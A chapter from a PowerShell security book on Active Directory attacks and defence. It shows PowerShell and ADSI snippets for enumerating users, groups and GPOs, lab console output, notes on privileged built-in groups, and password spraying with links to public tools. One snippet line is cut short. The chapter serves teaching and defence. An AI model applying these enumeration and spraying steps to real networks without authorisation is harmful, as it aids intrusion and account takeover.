6

Active Directory – Attacks and Mitigation

When we are talking about PowerShell security, an important factor is to understand the importance of identities. It's not PowerShell that *gets hacked* when an organization is attacked; identities get stolen and abused for lateral movement within the organization to steal more identities and to find as many identities as possible.

The adversary's goal is to find a privileged identity, such as a domain administrator or shared local administrator credential, to get control over the entire environment.

And if we are talking about identities, one of the most important assets is Active Directory, the directory service developed by Microsoft to provide authentication and manage device configuration. In most organizations, it is the heart, where all identities are kept and managed.

So, whenever we authenticate a user, connect remotely, or use PowerShell at all, most of the time, there's a user account involved that resides in the company's Active Directory.

In my opinion, every security professional who is interested in PowerShell security should also have some solid knowledge of authentication, identities, and most of all, Active Directory. And this is what we will be looking into in this chapter. We will discuss a lot of theoretical content, but also investigate how red, as well as blue teamers, are using PowerShell.

And of course, there's a lot more when it comes to Active Directory Security – you could write an entire book only with Active Directory security content. In this chapter, we will discuss what is most important when it comes to PowerShell security with the following topics:

- Introduction to Active Directory from a security point of view
- Enumerating and abusing user accounts
- Privileged accounts and groups
- Access rights and enumerating ACLs
- Authentication protocols (LAN Manager, NTLM, and Kerberos)
- Attacking Active Directory authentication
- Credential theft and lateral movement
- Microsoft baselines and the security compliance toolkit

Technical requirements

To get the most out of this chapter, ensure that you have the following:

- PowerShell 7.3 and above
- Visual Studio Code installed
- Access to the GitHub repository for **Chapter06**:

https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/tree/master/Chapter06

Introduction to Active Directory from a security point of view

Active Directory (**AD**) is a directory service that you can use to manage your Windows-based networks. Released in 2000, AD quickly became the standard for enterprise identity management.

Using AD, you can arrange your computers, servers, and connected network devices using domains and organizational units. You can structure it within a hierarchy and use domains within the enterprise forest to separate different sub-areas from each other logically.

The **domain** or **enterprise administrator** roles are the most powerful roles within a domain or forest. While the **domain administrator** has full control over the domain they are managing, the enterprise administrator has full control over all domains within the forest, and even control over some additional forest-level attributes. Therefore, these roles should be assigned very wisely and carefully.

Most rights can also be delegated to fine-grain which role is allowed to do what, so an account does not necessarily need to have the domain administrator role assigned to have similar rights.

It is hard to keep an overview of who is allowed to do what if you don't regularly audit delegated privileges. So, in many environments that I have seen in my life, I have seen a lot of chaos when it comes to assigned privileges. This naturally also enables attackers to have an easier job by abusing accounts that seem inconspicuous.

So not only are the privileges something that you want to keep under control if you are managing your AD, but you also want to protect AD itself.

AD is a big collection of most of the devices and accounts that are used in the organization. It does not only help attackers to enumerate the environment, but it also uses a big database that holds password hashes of all accounts: **ntds.dit**.

Therefore, not only your privileged accounts need to be kept safe, but also privileged workstations (such as **secure admin workstations**) and servers that can be used to administer AD.

Once an adversary gains access to the environment (for example, through a phishing attack), they start enumerating the environment to find valuable targets.

How attacks work in a corporate environment

Attacks in corporate environments usually all follow the same pattern.

To get access to a corporate environment, the adversary usually sends a phishing email or finds a vulnerability on an external-facing server. The latter is not that easy if the company followed best practices in securing their environment (for example, by putting their web servers in a **demilitarized zone** (**DMZ**), using **Web Application Firewalls** (**WAFs**), and following secure coding best practices).

In case you are unfamiliar with what a WAF is, it is a type of firewall that is specifically designed to protect web applications. It monitors and filters traffic between a web application and the internet, detecting and blocking attacks such as SQL injection and **cross-site scripting** (**XSS**) attacks. By using a WAF, companies can significantly reduce the risk of attackers exploiting vulnerabilities in their web applications.

Therefore, the easiest and weakest link is the user. The adversary sends out a phishing email to a user (**Step 1**) with either a malicious document or a link that leads to a malicious web page.

If the user then opens the email and allows the malware to execute on their device (**Step 2**), the malware is executed, and – depending on how the malware was developed – it starts to deactivate common defenses such as **Antimalware Scan Interface** (**AMSI**) and the **Antivirus** (**AV**) service. It usually tries to steal all credentials that are available on the device. We will look later in this chapter into what credentials are in the *Credential theft* section – for now, just imagine that credentials are like a keycard; users can use them to access resources that only they are allowed to access.




Figure 6.1 – Credential theft and lateral movement

Now that the attacker has access to a machine within the environment, the attacker tries to establish persistence on the machine (for example, by configuring a scheduled task or creating an auto-start item). Then, the enumeration starts to find out more devices and worthwhile identities.

For the attacker, AD is the goal: in this identity database, the adversary can steal all identities and credentials of the entire environment. If the adversary only compromised a normal user, they cannot yet access the

AD server to extract more identities, so they need to find the shortest path by stealing more identities and compromising more systems.

There are tools such as **BloodHound** that can automate the enumeration phase so that the shortest path to the AD administrator is revealed within seconds.

As a next step, more computers and servers are compromised and the attacker laterally moves, using the stolen credentials (**Step 3**).

On the target machine, again, the same steps are performed: disable detection, establish persistence, and extract present credentials.

This step is repeated until valuable high-privileged credentials (preferably, domain or enterprise administrator credentials) are found and extracted (**Step 4**).

With these high-privileged credentials, the adversary can now access the domain controllers and the AD database (**Step 5**) and establish persistence. Depending on the adversary's goal, they can now carry out their plan – for example, launching a ransomware attack to encrypt the entire environment or to stay undetected and continuously extract information.

ADSI, ADSI accelerators, LDAP, and the System.DirectoryServices namespace

Before we dive deeper into enumeration and AD attacks, let's first look into some of the most important tools that you can use to access and manipulate directory services such as AD.

One of those tools is called **Active Directory Service Interfaces** (**ADSI**), which is a **COM-based** (**Component Object Model**) interface for accessing directory services such as AD.

When working with ADSI, developers can use **Lightweight Directory Access Protocol** (**LDAP**) filters to define search criteria for directory queries. LDAP filters allow developers to construct complex queries that can return specific sets of directory data based on a variety of criteria, including attribute values, object classes, and more.

To get all user accounts, the LDAP filter query would be **(sAMAccountType=805306368)**.

If you combine that with the **useraccountcontrol** attribute to find all regular accounts that have the "Password never expires" option set, the LDAP filter would look like this: **(&(sAMAccountType=805306368)(useraccountcontrol=66048))**.

You can refer to this article to get a helpful overview of LDAP filters: **https://social.technet.microsoft.com/wiki/contents/articles/5392.active-directory-ldap-syntax-filters.aspx**.

ADSI is an interface to access the hierarchical namespace exposed by AD, similar to the filesystem, which represents objects in the directory such as users, groups, and computers, and their attributes. ADSI can be used from various programming languages, including C++, VBScript, and PowerShell, to access and manipulate directory services.

The **System.DirectoryServices** namespace is part of the .NET Framework and provides classes and methods for interacting with directory services, including AD. It is built on top of ADSI. **System.DirectoryServices** includes classes for searching, modifying, and retrieving information from directory services, as well as classes for managing security and authentication.

When you use the **System.DirectoryServices** namespace, you are essentially using the ADSI technology under the hood. However, you are interacting with ADSI through a higher-level set of classes and methods that provide a more intuitive and easier-to-use interface for working with directory services.

By using **DirectoryServices**, you can easily build your own functions, as shown in the following example:

```
$searcher = New-Object System.DirectoryServices.DirectorySearcher

$searcher.Filter = "(&(sAMAccountType=805306368)(givenName=Miriam))"

$searcher.FindAll() | ForEach-Object {

    Write-Output "Name: $($_.Properties['cn'])"

    Write-Output "Username: $($_.Properties['sAMAccountName'])"

    Write-Output "Email: $($_.Properties['mail'])"

    Write-Output ""

}
```

In this example, we first create a new instance of the **System.DirectoryServices.DirectorySearcher** class, which is used to search for directory entries that match specific criteria in AD.

The **Filter** property is set to a string that defines the search criteria using LDAP syntax. In this case, the filter specifies that the search should return all user objects that have the given name, **Miriam**. Finally, the **FindAll()** method is called to execute the search, and results are piped to a

ForEach-Object loop to display the information of each user that was found.

In PowerShell, the **System.DirectoryServices** namespace can be used to query AD by creating objects that represent directory entries and using a **DirectorySearcher** object to search for entries that match specific criteria.

Later, Microsoft introduced ADSI accelerators, which provide a shorthand syntax for accessing specific directory data types. These type accelerators allow you to use an abbreviated syntax; while the **[adsi]** type accelerator represents the **System.DirectoryServices.DirectoryEntry** class, the **[adsisearcher]** represents the **System.DirectoryServices.DirectorySearcher** class.

For example, the following PowerShell code uses the **System.DirectoryServices** classes directly:

```
$DistinguishedName = "LDAP://OU=PSSec Computers,DC=PSSec,DC=local"

([System.DirectoryServices.DirectoryEntry]$DistinguishedName).Children
```

This is equivalent to the following code using the **[adsi]** accelerator:

```
$DistinguishedName = "LDAP://OU=PSSec Computers,DC=PSSec,DC=local"

([adsi]$DistinguishedName).Children
```

If we would rewrite the earlier code example to find all users with the given name **Miriam** to use the **[adsisearcher]** accelerator instead of **DirectoryServices**, the code would look like this:

```
([adsisearcher]"(&(sAMAccountType=805306368)(givenName=Miriam))").FindAll() | ForEach-Object {

    Write-Output "Name: $($_.Properties['cn'])"

    Write-Output "Username: $($_.Properties['sAMAccountName'])"

    Write-Output "Email: $($_.Properties['mail'])"

    Write-Output ""

}
```

By using ADSI, ADSI accelerators, LDAP filters, and the **System.DirectoryServices** classes, you can easily create your own custom functions for working with AD. These functions can be used to manipulate existing entries, and also for querying information from AD, which comes in very handy when it comes to enumeration.

Enumeration

As we learned earlier in this chapter, enumeration is always one of the first steps (and repeated several times, depending on what the adversary can access) to get more details about an environment. Enumeration helps to find out what resources are available and what access rights can be abused.

Of course, enumeration is a task that is not only helpful for red teamers but also for blue teamers to regularly audit permissions. It is better to see what can be enumerated in your own environment and fix/adjust it before an attacker finds out.

In AD, every user who has access to the corporate network can enumerate all user accounts, as well as (high-privileged) group membership. In **Azure Active Directory** (**AAD**), every user who has access to Office 365 services via the internet can enumerate AAD user accounts and group membership in their tenant.

Let's start looking into enumeration in AD in this chapter. Refer to the next chapter to find out how enumeration works in AAD.

When it comes to AD, it is of special interest *which users* are mapped to *which groups* and *who is allowed to do what*. Accounts that reside in *privileged groups* are especially valuable attack targets.

An overview of which *users and computers exist* in a domain can be also very useful to plan further steps, as well as to find out which accounts have which **access control lists** (**ACLs**) to which **organizational unit** (**OU**).

User right enumeration can be also very helpful, not only on the domain level but also on a single system.

Group Policy Objects (**GPOs**) can be used to administer computers and users in a domain. So if an account that is not very well protected has the permissions to manage a GPO, this can be abused to hijack affected machines and accounts.

And finally, if the environment has several trusts in place, it is very valuable to find out more about these as this opens new attack vectors.

There are modules available such as **PowerView**, which was written by Will Schroeder and is a part of **PowerSploit**, that can help you with enumeration. Note that the PowerSploit repository is not supported anymore and will not be developed further in the future.

There are also great tools out there such as **BloodHound**, written by Andy Robbins, Rohan Vazarkar, and Will Schroeder, which help you to find the shortest path possible to a domain administrator account (usually via lateral movement and credential theft).

But enumerating users, groups, ACLs, trusts, and more can also be achieved by leveraging basic cmdlets that are available in the AD module.

I wrote some scripts that can be used by the red and blue teams for enumeration. They can be downloaded from the GitHub repository of this book: **https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/tree/master/Chapter06**.

But let's look at different ways adversaries use to enumerate users, groups, and valuable attack targets. Note that this is not a complete list, as we are focusing mostly on identities and lateral movement.

Enumerating user accounts

Every attack usually starts with a compromised user account. Once an adversary establishes a foothold on a machine, it is used to find out more about the environment and usually to steal more identities and to move laterally.

Often (at least I hope and recommend so), compromised users do not have administrator access on their machines and so the adversary needs to escalate their privileges. This can be done by using a vulnerability in software that is executed locally. But going forward, it is interesting which accounts and/or groups have which rights, not only on the local machine but maybe also on other machines.

Therefore, it is important for blue teamers to regularly audit user rights – not only on user machines but also those configured on servers.

Understanding which user accounts exist in AD can be very valuable information for an adversary. This knowledge can not only be used to map them to groups and configured user rights but also once an attacker knows what accounts exist, they can launch a password spraying attack.

By using the **Get-ADUser** cmdlet, which is part of the **ActiveDirectory** module, you can get all user accounts that exist within AD:

```
> Get-ADUser -Filter *
```

The **ActiveDirectory** module is part of the **Remote Server Administration Tools** (**RSAT**) and can be separately installed: **https://docs.microsoft.com/en-us/powershell/module/activedirectory**.

This module is preinstalled on all **domain controllers**. Often, administrators have this module installed as well for remote administration.

Although it is possible to retrieve all user accounts within AD using tools such as PowerView or standard AD cmdlets, it's important to note that

PowerView is no longer supported and the **ActiveDirectory** module may not always be present on a target system. Therefore, it's good to be aware of other tools that can be used for enumeration.

One such alternative is to use the **[adsisearcher]** accelerator with a filter such as **(sAMAccountType=805306368)**. This allows searching AD without relying on external tools or modules, as shown in the following example:

```
$domain = Get-WmiObject -Namespace root\cimv2 -Class Win32_ComputerSystem | Select-Object -ExpandPropert

$filter = "(sAMAccountType=805306368)"

$searcher = [adsisearcher]"(&(objectCategory=User)$filter)"

$searcher.SearchRoot = "LDAP://$domain"

$searcher.FindAll() | ForEach-Object {$_.GetDirectoryEntry().Name}
```

By using this code snippet, we will retrieve a list of all user accounts within the specified domain. By being familiar with different methods of searching AD, you can increase your chances of success in a variety of environments.

The **sAMAccountType** attribute is an integer value that specifies the type of object that is being created in AD. Here's an overview of common **sAMAccountType** attributes that you can use for enumeration:

- **805306368**: Regular user account
- **805306369**: Computer account
- **805306370**: Security group
- **805306371**: Distribution group
- **805306372**: Security group with a domain local scope
- **805306373**: Distribution group with a domain local scope
- **805306374**: Security group with a global scope
- **805306375**: Distribution group with a global scope
- **805306376**: Security group with a universal scope
- **805306377**: Distribution group with a universal scope

In fact, all authenticated users have read access to all users, groups, OUs, and other objects, which makes enumeration an easy task for adversaries.

To demonstrate how such an enumeration with and without RSAT tools would look, I have written the **Get-UsersAndGroups.ps1** and **Get-UsersAndGroupsWithAdsi.ps1** scripts, which you can find in this book's GitHub repository:

- https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter06/Get-UsersAndGroups.ps1
- https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter06/Get-UsersAndGroupsWithAdsi.ps1


Enumerating GPOs

To enumerate which GPOs were linked in the current environment, you can use ADSI accelerators:

By using the **[adsi]** accelerator, you can provide a **DistinguishedName** path to show the **gplink** property, which will display the GPOs linked to that particular path. To query a GPO that was linked to the **PSSecComputers** OU (**OU=PSSecComputers,DC=PSSec,DC=local**), we could use the following code snippet to query it:

```
$DistinguishedName = "LDAP://OU=PSSecComputers,DC=PSSec,DC=local"

$obj = [adsi]$DistinguishedName

$obj.gplink
```

The following screenshot shows the result of this query:




```
PS C:\Users\Administrator> $DistinguishedName = "LDAP://OU=PSSec Computers,DC=PSSec,DC=local"
PS C:\Users\Administrator> $obj = [adsi]$DistinguishedName
PS C:\Users\Administrator> $obj.gplink
[LDAP://cn={B04231D1-A45A-4390-BB56-897DA6B1A910},cn=policies,cn=system,DC=PSSec,DC=local;0]
```

Figure 6.2 – Querying GPOs using the ADSI accelerator

You can also use **[adsisearcher]** to filter for GPOs linked to the environment, as shown in the following example:

```
$GpoFilter = "(objectCategory=groupPolicyContainer)"

$Searcher = [adsisearcher]$GpoFilter

$Searcher.SearchRoot = [adsi]"LDAP://DC=PSSec,DC=local"

$Searcher.FindAll() | ForEach-Object {

    Write-Host "GPO Name:" $_.Properties.displayname

    Write-Host "GPO Path:" $_.Properties.adspath
}
```

All GPOs that are available within this domain will be returned, as shown in the following screenshot:



```
PS C:\Users\Administrator> $gpoFilter = "(objectCategory=groupPolicyContainer)"
PS C:\Users\Administrator> $searcher = [adsisearcher]$gpoFilter
PS C:\Users\Administrator> $searcher.SearchRoot = [adsi]"LDAP://DC=PSSec,DC=local"
PS C:\Users\Administrator> $searcher.FindAll() | ForEach-Object {
>>     Write-Host "GPO Name:" $_.Properties.displayname
>>     Write-Host "GPO Path:" $_.Properties.adspath
>> }
GPO Name: Default Domain Policy
GPO Path: LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=PSSec,DC=local
GPO Name: Default Domain Controllers Policy
GPO Path: LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=PSSec,DC=local
GPO Name: Enable PSRemoting
GPO Path: LDAP://CN={F8A3FBF4-650A-49BC-8545-0F09E79B4C63},CN=Policies,CN=System,DC=PSSec,DC=local
GPO Name: Allow ICMP
GPO Path: LDAP://CN={30971065-83AA-4A5E-B2D7-8BE8D6703152},CN=Policies,CN=System,DC=PSSec,DC=local
GPO Name: PS Logging
GPO Path: LDAP://CN={F8024AD7-FCDB-430D-AD35-B93FE7D10673},CN=Policies,CN=System,DC=PSSec,DC=local
GPO Name: ExecutionPolicy
GPO Path: LDAP://CN={3B32FAC6-5101-4F9A-BD37-F43663CBCC61},CN=Policies,CN=System,DC=PSSec,DC=local
GPO Name: PSCore Logging
GPO Path: LDAP://CN={487B0771-76F1-434E-A264-DF8CE81B6BD7},CN=Policies,CN=System,DC=PSSec,DC=local
GPO Name: User Rights
GPO Path: LDAP://CN={B04231D1-A45A-4390-BB56-897DA6B1A910},CN=Policies,CN=System,DC=PSSec,DC=local
```

Figure 6.3 – Enumerating GPOs using the adsisearcher accelerator

If available, it is also possible to use the **ActiveDirectory** module to query for GPOs linked to your environment. The following code snippet demonstrates how this can be achieved:

```
$GpoList = Get-GPO -All -domain "PSSec.local"

$GpoList | ForEach-Object {

    Write-Host "GPO Name:" $_.DisplayName

    Write-Host "GPO Path:" $_.Path

}
```

In addition to enumerating GPOs, enumerating groups is also an important part, which we'll focus on in the next section.

Enumerating groups

Understanding which user accounts are part of which group is very valuable information for an attacker. Through this, they can quickly understand whether certain accounts might have access to other computers.

But this is also a task that blue teamers should pursue on a regular basis; often, systems and access rights are not hardened enough, so it is valuable to understand which users are part of which AD group and to adjust it.

In the longer term, it also makes sense to implement monitoring to immediately get alerted if an AD group membership changes that was not intended.

To get started enumerating your AD groups, I have written a simple script for you, which displays the groups, as well as their members: **https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter06/Get-UsersAndGroups.ps1**.

Once you've downloaded the script, you can either use it and progress the output further as a PowerShell object, or you can pipe it to the **Export-Csv** function, which might make your analysis easier:

```
> .\Get-UsersAndGroups.ps1 | Export-Csv -Path C:\tmp\ADGroups.csv
```

The output is exported as a **.csv** file under the **C:\tmp\ADGroups.csv** path. Now, you can process the file as you like.

One option is to import it as external data to Excel and to create a pivot table to better understand your group membership.

Since Excel and Power Pivot will not be part of this book, I will not explain how to do it, but there are great resources to learn more about those technologies, including the following:

- Import or export text (**.txt** or **.csv**) files: **https://support.microsoft.com/en-us/office/import-or-export-text-txt-or-csv-files-5250ac4c-663c-47ce-937b-339e391393ba**
- *Tutorial: Import Data into Excel and Create a Data Model*: **https://support.microsoft.com/en-us/office/tutorial-import-data-into-excel-and-create-a-data-model-4b4e5ab4-60ee-465e-8195-09ebba060bf0**
- *Create a PivotTable to analyze worksheet data*: **https://support.microsoft.com/en-gb/office/create-a-pivottable-to-analyze-worksheet-data-a9a84538-bfe9-40a9-a8e9-f99134456576**

I have created some demo files that I exported from my **PSSec** demo lab, which you can find in the GitHub repository of this book: **https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/tree/master/Chapter06/EnumeratingGroups**.

These examples are only a suggestion for how you could import the **.csv** files and create a PowerPivot table to further analyze the AD group membership in your environment.

Privileged accounts and groups

A privileged account is an account that has more rights and privileges than a *normal* account and therefore needs to be cared especially for their security.

Built-in privileged accounts also exist in AD, such as the **administrator account**, the **Guest account**, the **HelpAssistant account**, and the **krbtgt account** (which is responsible for Kerberos operations).

If you want to read more about AD built-in accounts, please refer to the official documentation: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-default-user-accounts.

Built-in privileged groups in AD


In AD, there are some predefined roles such as the **Enterprise** or **Domain Administrator** roles, but those are not the only ones.

Those predefined roles reside in the **Builtin** container of your domain. To query it you can use the **Get-ADGroup** cmdlet and specify the **Distinguished Name** (**DN**) of your domain-specific **Builtin** container as **-Searchbase**; using this parameter, you can define in which unit you perform the command.

So, if I want to search in the **Builtin** container of my **PSSec.local** domain, I would specify **CN=Builtin,DC=PSSec,DC=local** as **-Searchbase**:

Get-ADGroup -SearchBase 'CN=Builtin,DC=PSSec,DC=local' -Filter * | Format-Table Name,GroupScope,GroupCategory,SID

As I want to find all built-in accounts, I specify a **wildcard** (*****) as **-Filter**. Piping the command to **Format-Table** allows you to define what data you want to see in a formatted table, which you can see an example of in the following screenshot:



```
PS C:\Users\Administrator> Get-ADGroup -SearchBase 'CN=Builtin,DC=PSSec,DC=local' -Filter * | Format-Table Name,GroupSco
pe,GroupCategory,SID

Name                                 GroupScope GroupCategory SID
----                                 ---------- ------------- ---
Server Operators                    DomainLocal      Security S-1-5-32-549
Account Operators                   DomainLocal      Security S-1-5-32-548
Pre-Windows 2000 Compatible Access  DomainLocal      Security S-1-5-32-554
Incoming Forest Trust Builders      DomainLocal      Security S-1-5-32-557
Windows Authorization Access Group  DomainLocal      Security S-1-5-32-560
Terminal Server License Servers     DomainLocal      Security S-1-5-32-561
Administrators                      DomainLocal      Security S-1-5-32-544
Users                               DomainLocal      Security S-1-5-32-545
Guests                              DomainLocal      Security S-1-5-32-546
Print Operators                     DomainLocal      Security S-1-5-32-550
Backup Operators                    DomainLocal      Security S-1-5-32-551
Replicator                          DomainLocal      Security S-1-5-32-552
Remote Desktop Users                DomainLocal      Security S-1-5-32-555
Network Configuration Operators     DomainLocal      Security S-1-5-32-556
Performance Monitor Users           DomainLocal      Security S-1-5-32-558
Performance Log Users               DomainLocal      Security S-1-5-32-559
Distributed COM Users               DomainLocal      Security S-1-5-32-562
IIS_IUSRS                           DomainLocal      Security S-1-5-32-568
Cryptographic Operators             DomainLocal      Security S-1-5-32-569
Event Log Readers                   DomainLocal      Security S-1-5-32-573
Certificate Service DCOM Access     DomainLocal      Security S-1-5-32-574
RDS Remote Access Servers           DomainLocal      Security S-1-5-32-575
RDS Endpoint Servers                DomainLocal      Security S-1-5-32-576
RDS Management Servers              DomainLocal      Security S-1-5-32-577
Hyper-V Administrators              DomainLocal      Security S-1-5-32-578
Access Control Assistance Operators DomainLocal      Security S-1-5-32-579
Remote Management Users             DomainLocal      Security S-1-5-32-580
Storage Replica Administrators      DomainLocal      Security S-1-5-32-582
```

Figure 6.4 – Displaying all existing AD groups

The command finds all built-in accounts in the **Builtin** container and formats the output into a table. However, if you don't have the **ActiveDirectory** module present, you can use **[adsisearcher]** with an LDAP filter to achieve the same task. The following command will search for all groups with the **objectClass=group** filter:

```
> ([adsisearcher]"(&(objectClass=group)(cn=*))").FindAll()
```

Although those predefined groups cannot be moved outside of the **Builtin** container, there's a chance to create other accounts inside.

Therefore, you might want to tweak your command a little bit more to only search for accounts in the **Builtin** container that have a well-known **security identifier** (**SID**).

Where do those built-in groups come from?

When these built-in groups were created, Microsoft initially wanted to make it easier for system administrators, so that they have some preconfigured groups that work out of the box for certain use cases.

And they did! Those built-in groups are still used by some organizations today. Companies who enjoyed not looking up in a complex way which user privileges they needed to assign to their backup account could just add their account to the group and had nothing more to configure.

Adversaries, though, have discovered these groups for their own purposes as well: groups that are publicly documented, that have way too many privileges, and the same well-known SID in every environment all around the world – doesn't that sound amazing?

That means that it is much easier to attack those built-in groups: no need to discover which groups are available if adversaries can already hardcode the well-known SIDs of those publicly documented built-in groups.

So, what was meant well, in the beginning, could also be used against the original purpose. Unfortunately, too many companies have started using these groups in their production environment, so there's no option to just remove those built-in groups by default to be downward compatible.

Nevertheless, from a security point of view, I recommend not using all these built-in groups anymore: rather, create your own group (which doesn't have a well-known SID) and delegate only needed privileges.

The following groups are reasonable built-in groups that can and should be still used:

- **Enterprise Admins**

A well-known SID is **S-1-5-21<root domain>-519**.

Members in this group can make forest-wide changes. This is the group with the highest privileges in a forest.

- **Domain Admins**

A well-known SID is **S-1-5-21<domain>-512**.

Members in this group can administer the domain. After the enterprise administrator group, this is the group with the highest privileges in a domain.

- **Schema Admins**

A well-known SID is **S-1-5-21<root domain>-518**.

Schema Admin group members have the authorization to make modifications to the AD schema.

- **Built-in Admins**

A well-known SID is **S-1-5-32-544**.

Members in this group are administrators on the local system, which means that they are local administrators on all domain controllers in the domain as well.

Built-in groups that have too many privileges and should not be used anymore are the following:

- **Backup Operators**

A well-known SID is **S-1-5-32-551**.

Backup operators possess the ability to perform complete backups and restores of all files on a computer, regardless of file permissions. Even if they lack access to protected files, backup operators can still backup and restore those files. They also can log on to and shut down the computers for which they hold Backup Operator rights.

- **Account Operators**

A well-known SID is **S-1-5-32-548**.

Account operators have permission to create, modify, and delete accounts for users, groups, and computers in all containers and OUs of AD except the **Builtin** container and the domain controllers OU. They cannot modify the administrators or domain administrators group.

- **Print Operators**

A well-known SID is **S-1-5-32-550**.

Members of the print operators group have the capability to manage printers and document queues.

- **Server Operators**

A well-known SID is **S-1-5-32-549**.

Server operators can log on to a server interactively, create and delete network shares, start and stop services, backup and restore files, format the hard disk, and shut down the computer. Be careful who you assign a server operator role to on a domain controller.

Of course, there are more built-in groups than just the ones mentioned and it makes sense to verify that those groups are assigned carefully with respect to the least-privilege principle.

If you want to learn more about which well-known SID belongs to which built-in group or account, you can refer to the official documentation: **https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/security-identifiers-in-windows**.

Password spraying

Password spraying is like a brute force attack and can help attackers identify and abuse accounts with weak passwords. Password spraying is a slow and methodical approach where the attacker tries a list of common and known passwords on a large number of accounts. In contrast, a brute force attack involves an attacker trying a large number of potential passwords, typically against a single account, in rapid succession.

If a login is successful using such a guessed password, the attacker gains control over the designated account and can use it to move laterally and get more credentials or interesting data.

There are many open source scripts and modules available that adversaries can use for a password spray attack, including the following:

- **https://github.com/dafthack/domainPasswordSpray**
- **https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon**

Mitigation

It is hard to detect password spraying in your on-prem AD. Although you can see failed logons in the *Security* event log as event **4625**, it still can be hard to differentiate password spray attacks from legitimate authentication attempts if the adversary is careful enough. Many attackers are also slowing down the frequency, so that the account does not get locked out or that it isn't too obvious for someone who monitors the environment.

Configuring a password policy can help to enforce longer and more complex passwords. In general, I recommend enforcing more complex and long passwords but refrain from forcing too-quick password change cycles. If a user has to change their password every three months, they are desperate to find a good new password and come up with passwords such as "Spring2023!" or "Summer2023!".

Also, educate your users on proper passwords such as using passphrases. The following comic from the popular website **xkcd.com** (by Randall Munroe) provides a great example of good versus bad passwords (source: **https://xkcd.com/936/**):



UNCOMMON (NON-GIBBERISH) BASE WORD
ORDER UNKNOWN
Tr0ub4dor &3
CAPS?
COMMON SUBSTITUTIONS
NUMERAL
PUNCTUATION
(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS.)
~28 BITS OF ENTROPY
2^28 = 3 DAYS AT 1000 GUESSES/SEC
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: EASY
WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: HARD
correct horse battery staple
